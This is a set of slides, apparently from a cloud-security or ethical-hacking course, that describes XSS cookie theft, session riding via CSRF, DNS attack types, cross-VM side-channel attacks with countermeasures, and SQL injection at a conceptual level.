
Attacker implements Cross-Site Scripting (XSS) to steal cookies that are used to authenticate users, this involves injecting a malicious code into the website that is subsequently executed by the browser



# Session Hijacking using Session Riding




- Attacker exploits website by implementing cross site request forgery to transmit unauthorized commands
- In session riding, attacker rides an active computer session by sending an email or tricking the user to visit a malicious webpage while they are logged into the targeted site
- When the user clicks the malicious link, the website executes the request as the user is already authenticated
- Commands used include: Modify or delete user data, execute online transactions, reset passwords, etc.



# Domain Name System (DNS) Attacks



Attacker performs DNS attacks to obtain authentication credentials from internet users



## Types of DNS Attacks

### DNS Poisoning

Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system

### Cybersquatting

Involves conducting phishing scams by registering a domain name that is similar to a cloud service provider

### Domain Hijacking

Involves stealing a cloud service provider's domain name


### Domain Sniping

Involves registering an elapsed domain name

# Side Channel Attacks or Cross-guest VM Breaches



- Attacker compromises the cloud by placing a malicious virtual machine in close proximity to a target cloud server and then launch side channel attack
- In side channel attack, attacker runs a virtual machine on the same physical host of the victim's virtual machine and takes advantage of shared physical resources (processor cache) to steal data (cryptographic key) from the victim
- Side-channel attacks can be implemented by any co-resident user and are mainly due to the vulnerabilities in shared technology resources



# Side Channel Attack Countermeasures



1

Implement virtual firewall in the cloud server back end of the cloud computing, this prevents attacker from placing malicious VM

2

Implement random encryption and decryption (encrypts data using DES, 3DES, AES algorithms)

3

Lock down OS images and application instances in order to prevent compromising vectors that might provide access

4

Check for repeated access attempts to local memory and access from the system to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems

5

Code the applications and OS components in way that they access shared resources like memory cache in a consistent, predictable way. This prevents attackers from collecting sensitive information such as timing statistics and other behavioral attributes

# SQL Injection Attacks




Attackers target SQL servers running **vulnerable database applications**

It occurs generally when application uses input to **construct dynamic SQL statements**

In this attack, attackers insert a **malicious code** (generated using special characters) into a **standard SQL code** to gain unauthorized access to a database

